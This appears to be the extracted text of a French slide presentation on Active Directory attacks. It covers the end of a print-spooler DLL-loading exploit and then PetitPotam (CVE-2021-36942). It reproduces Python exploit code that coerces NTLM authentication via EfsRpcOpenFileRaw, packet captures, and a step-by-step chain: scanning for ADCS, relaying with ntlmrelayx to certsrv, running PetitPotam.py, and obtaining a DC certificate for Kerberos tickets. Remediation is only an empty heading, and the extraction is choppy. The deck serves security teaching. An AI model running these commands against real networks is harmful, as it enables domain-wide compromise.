
C:\Windows\system32>whoami
whoami
autorite nt\system

C:\Windows\system32>
```

15:34:...	spoolsv.exe	5112	CreateFile	\\192.168.198.141\share\Vocal.dll
15:34:...	spoolsv.exe	5112	CreateFile	\\192.168.198.141\share\Vocal.dll
15:34:...	spoolsv.exe	5112	QueryBasicInfor...	\\192.168.198.141\share\Vocal.dll
15:34:...	spoolsv.exe	5112	CloseFile	\\192.168.198.141\share\Vocal.dll
15:34:...	spoolsv.exe	5112	CreateFile	C:\UNC\192.168.198.141\share\Vocal.dll
15:34:...	spoolsv.exe	5112	CreateFile	\\192.168.198.141\share\Vocal.dll
15:34:...	spoolsv.exe	5112	QueryBasicInfor...	\\192.168.198.141\share\Vocal.dll
15:34:...	spoolsv.exe	5112	CloseFile	\\192.168.198.141\share\Vocal.dll
15:34:...	spoolsv.exe	5112	SetBasicInform...	C:\Windows\System32\spool\drivers\x64\3\New\Vocal.dll
15:34:...	spoolsv.exe	5112	QueryStandardI...	C:\Windows\System32\spool\drivers\x64\3\New\Vocal.dll
15:34:...	spoolsv.exe	5112	CloseFile	C:\Windows\System32\spool\drivers\x64\3\New\Vocal.dll
15:34:...	spoolsv.exe	5112	CreateFile	C:\Windows\System32\spool\drivers\x64\3\New\Vocal.dll
15:34:...	spoolsv.exe	5112	QueryAttributeT...	C:\Windows\System32\spool\drivers\x64\3\New\Vocal.dll
15:34:...	spoolsv.exe	5112	CloseFile	C:\Windows\System32\spool\drivers\x64\3\New\Vocal.dll
15:34:...	spoolsv.exe	5112	CreateFile	C:\Windows\System32\spool\drivers\x64\3\New\Vocal.dll
15:34:...	spoolsv.exe	5112	CloseFile	C:\Windows\System32\spool\drivers\x64\3\New\Vocal.dll

Time ...	Process Name	PID	Operation	Path
15:34:...	spoolsv.exe	5112	Load Image	C:\Windows\System32\spool\drivers\x64\3\Vocal.dll

Remédiations





Petit Potam

Un service AD et un protocole vulnérable

Son nom : Active Directory Certificat Authority (AD CS)

Son rôle : PKI, Gestion de certificats...

Son contexte : SYSTEM



Utilisable par : Tous (si vers un DC)

Son passif : CVE-2021-36942

Des protocoles : Encrypting File System Remote (MS-EFSRPC) et Local Security Authority (MS-LSARPC)

Les fonctions :

- EfsRpcOpenFileRaw()
- EfsRpcEncryptFileSrv()
- EfsRpcDecryptFileSrv()
- EfsRpcQueryUsersOnFile()
- EfsRpcQueryRecoveryAgents()
- EfsRpcAddUsersToFile()



Une histoire à suivre

17 juin 2021:
Publication du papier
"Certified Pre-Owned" de Will
Schroeder et Lee Christensen

18 juin 2021 :
Mise en ligne de
Petit Potam
par Lionel Gilles

23 juillet 2021 :
Microsoft publie ADV210003
qui vise à empêcher les NTLM
Relay Attacks sur ADCS


BlackHat 2021 :
Publication de
ForgeCert et Certify
(Offensive Toolkit)

17 juin 2021 :
Publication de PSPKI
(Defensive Toolkit)

22 juin 2021 :
Classification des
attaques

10 août 2021 :
Patch de Microsoft qui
corrige la vulnérabilité CVE-
2021-36942

PetitPotam en quelques mots



PetitPotam en quelques mots

```

rpctransport = transport.DCERPCTransportFactory(binding_params[pipe]['stringBinding'])
if hasattr(rpctransport, 'set_credentials'):
    rpctransport.set_credentials(username=username, password=password, domain=domain, lmhash=lmhash, nthash=nthash)
dce = rpctransport.get_dce_rpc()
#dce.set_auth_type(RPC_C_AUTHN_WINNT)
#dce.set_auth_level(RPC_C_AUTHN_LEVEL_PKT_PRIVACY)
print("[+] Connecting to %s" % binding_params[pipe]['stringBinding'])
try:
    dce.connect()
except Exception as e:
    print("Something went wrong, check error status => %s" % str(e))
    sys.exit()
print("[+] Connected!")
print("[+] Binding to %s" % binding_params[pipe]['MSRPC_UUID_EFSR'][0])
try:
    dce.bind(uuidup_to_bin(binding_params[pipe]['MSRPC_UUID_EFSR']))
except Exception as e:
    print("Something went wrong, check error status => %s" % str(e))
    sys.exit()
print("[+] Successfully bound!")
return dce

```

1. BIND TO RPC

2. API CALL

3. AUTHENTICATION

4. ERROR RESPONSE

```

def EfsRpcOpenFileRaw(self, dce, listener):
    print("[+] Sending EfsRpcOpenFileRaw!")
    try:
        request = EfsRpcOpenFileRaw()
        request['fileName'] = '\\\\%s\\test\\Settings.ini\\x00' % listener
        request['Flag'] = 0
        #request.dump()
        resp = dce.request(request)
    except Exception as e:
        if str(e).find('ERROR_BAD_NETPATH') >= 0:
            print('[+] Got expected ERROR_BAD_NETPATH exception!!')
            print('[+] Attack worked!')
            pass
        else:
            print("Something went wrong, check error status => %s" % str(e))
            sys.exit()

```


				1. BIND TO RPC	2. API CALL
18	7.634363	10.10.20.9	10.10.20.12	SMR2	150 Tree Connect Response
20	7.635359	10.10.20.12	10.10.20.9	SMR2	203 Create Request File: lsarpc
21	7.635609	10.10.20.9	10.10.20.12	SMR2	222 Create Response File: lsarpc
23	7.637142	10.10.20.12	10.10.20.9	DCERPC	254 Bind: call_id: 1, Fragment: Single, 1 context items: EFS V1.0 (32bit NDR)
24	7.637327	10.10.20.9	10.10.20.12	SMR2	150 Write Response
26	7.638139	10.10.20.12	10.10.20.9	SMR2	183 Read Request Len:1048576 Off:0 File: lsarpc
27	7.638352	10.10.20.9	10.10.20.12	DCERPC	218 Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max_recv: 4280, 1 results: Acceptance
29	7.640692	10.10.20.12	10.10.20.9	EFSS	282 EfsRpcOpenFileRaw request
30	7.641068	10.10.20.9	10.10.20.12	SMR2	150 Write Response
37	7.645043	10.10.20.12	10.10.20.9	SMR2	183 Read Request Len:1048576 Off:0 File: lsarpc
38	7.648063	10.10.20.9	10.10.20.12	SMR2	143 Read Response, Error: STATUS_PENDING
40	7.651964	10.10.20.12	10.10.20.9	SMR2	238 Negotiate Protocol Response
41	7.652525	10.10.20.9	10.10.20.12	SMR2	220 Session Setup Request, NTLMSSP_NEGOTIATE
43	7.653976	10.10.20.12	10.10.20.9	SMR2	347 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
44	7.654257	10.10.20.9	10.10.20.12	SMR2	617 Session Setup Request, NTLMSSP_AUTH, User: CORP\DC01\$
46	7.656078	10.10.20.12	10.10.20.9	SMR2	139 Session Setup Response
47	7.656300	10.10.20.9	10.10.20.12	SMR2	166 Tree Connect Request Tree: \\10.10.20.12\IPC\$
49	7.657082	10.10.20.12	10.10.20.9	SMR2	138 Tree Connect Response, Error: STATUS_NETWORK_SESSION_EXPIRED
50	7.657415	10.10.20.9	10.10.20.12	SMR2	186 Session Setup Request, NTLMSSP_NEGOTIATE
61	7.667600	10.10.20.12	10.10.20.9	SMR2	320 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
62	7.667921	10.10.20.9	10.10.20.12	SMR2	590 Session Setup Request, NTLMSSP_AUTH, User: CORP\DC01\$
67	7.670039	10.10.20.12	10.10.20.9	SMR2	130 Session Setup Response
				3. AUTHENTICATION FROM TARGET	4. ERROR RESPONSE
134	7.754544	10.10.20.9	10.10.20.12	SMR2	186 Session Setup Request, NTLMSSP_NEGOTIATE
145	7.762782	10.10.20.12	10.10.20.9	SMR2	320 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALLENGE
146	7.763093	10.10.20.9	10.10.20.12	SMR2	590 Session Setup Request, NTLMSSP_AUTH, User: CORP\DC01\$
151	7.781566	10.10.20.12	10.10.20.9	SMR2	130 Session Setup Response
211	14.134462	10.10.20.9	10.10.20.12	EFSS	198 EfsRpcOpenFileRaw response, Error: NERR_BAD_NETPATH
213	14.136143	10.10.20.12	10.10.20.9	SMR2	138 Tree Disconnect Request
214	14.136334	10.10.20.9	10.10.20.12	SMR2	138 Tree Disconnect Response

This subsection specifies the syntax of the methods specified by the EFSRPC protocol and how to receive each one. These calls are received at the well-known endpoint of the named pipe \pipe\lsarpc or \pipe\efsrpc. The server interface for \pipe\lsarpc MUST be identified by UUID [c681d488-d850-11d0-8c52-00c04fd90f7e] version 1.0. The server interface for \pipe\efsrpc MUST be identified by UUID [df1941c5-fe89-4e79-bf10-463657acf44d], version 1.0.

Déroulé de l'attaque

Déroulé de l'exploit :

- Phase de reconnaissance
- Impersonation avec Petit Potam
- Récupération d'un certificat DC puis Golden Ticket




Déroulé de l'attaque

1 - Avoir un pied dans le réseau AD et découvrir une instance ADCS mal configuré

```

_Potentially risky methods: TRACE
_http-server-header: Microsoft-IIS/10.0
_http-title: IIS Windows Server
135/tcp open  msrpc      Microsoft Windows RPC
139/tcp open  netbios-ssn Microsoft Windows netbios-ssn
443/tcp open  ssl/http    Microsoft IIS httpd 10.0
_http-methods:
_Potentially risky methods: TRACE
_http-server-header: Microsoft-IIS/10.0
_http-title: IIS Windows Server
_ssl-cert: Subject: commonName=corp-SRV01-CA-2
Not valid before: 2021-07-23T19:19:14
Not valid after:  2026-07-23T19:29:14
_ssl-date: 2021-07-26T15:46:38+00:00; 0s from scanner time.
_tls-alpn:
  h2
  http/1.1
445/tcp open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)

```



Microsoft Active Directory Certificate Services - offense-CA01-CA-1

Not secure | ca01.offense.local/certsrv/

Microsoft Active Directory Certificate Services - offense-CA01-CA-1

ate for your Web browser, e-mail client, or other program. By using a certificate, you can verify your identity to people you communicate messages, and, depending upon the type of certificate you request, perform other security tasks.

ownload a certificate authority (CA) certificate, certificate chain, or certificate revocation list (CRL), or to view the status of a pending

ectory Certificate Services, see [Active Directory Certificate Services Documentation](#).

ate request

ate chain, or CRL

Windows PowerShell

Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell <https://aka.ms/pscore6>

PS C:\Users\spotless> certutil.exe

Entry 0:

Name:	"offense-CA01-CA-1"
Organizational Unit:	" "
Organization:	" "
Locality:	" "
State:	" "
Country/region:	" "
Config:	"ca01.offense.local\offense-CA01-CA-1"
Exchange Certificate:	" "
Signature Certificate:	" "
Description:	" "
Server:	"ca01.offense.local"
Authority:	"offense-CA01-CA-1"
Sanitized Name:	"offense-CA01-CA-1"
Short Name:	"offense-CA01-CA-1"
Sanitized Short Name:	"offense-CA01-CA-1"
Flags:	"1"
Web Enrollment Servers:	" "

CertUtil: -dump command completed successfully.
PS C:\Users\spotless>

Déroulé de l'attaque

2 - Mettre en place un relais NTLM en écoute sur le serveur AD CS pour récupérer le Nthash d'un DC

```
root@kali:/opt/PetitPotam/loot# ntlmrelayx.py -t http://10.10.20.13/certsrv/certfnsh.asp -smb2support  
--adcs --template domaincontroller
```

I

Déroulé de l'attaque

3 – Utiliser Petit Potam pour effectuer une authentification NTLM au nom de la cible (DC) avec le relais NTLM

```
root@kali:/opt/PetitPotam# python3 Petitpotam.py 10.10.20.12 10.10.20.9
```

Déroulé de l'attaque

4 – Récupérer le certificat machine de notre cible (DC) délivré par notre ADCS malconfiguré

```
root@kali:/opt/PetitPotam/loot# ntlmrelayx.py -t http://10.10.20.13/certsrv/certfnsh.asp -smb2support
--adcs --template domaincontroller
Impacket v0.9.24.dev1+20210623.191337.2ace5639 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
```

Déroulé de l'attaque

5 – Utiliser le certificat récupéré pour demander un TGT Kerberos

```
Select Administrator: Command Prompt

Substitute an sname or SPN into an existing service ticket:
Rubeus.exe tgssub </ticket:BASE64 | /ticket:FILE.KIRBI> /altservice:ldap [/ptt] [/luid] [/nowrap]
Rubeus.exe tgssub </ticket:BASE64 | /ticket:FILE.KIRBI> /altservice:cifs/computer.domain.com [/ptt] [/luid] [/nowrap]

Display the current user's LUID:
Rubeus.exe currentluid

The "/consoleoutfile:C:\FILE.txt" argument redirects all console output to the file specified.

The "/nowrap" flag prevents any base64 ticket blobs from being column wrapped for any function.

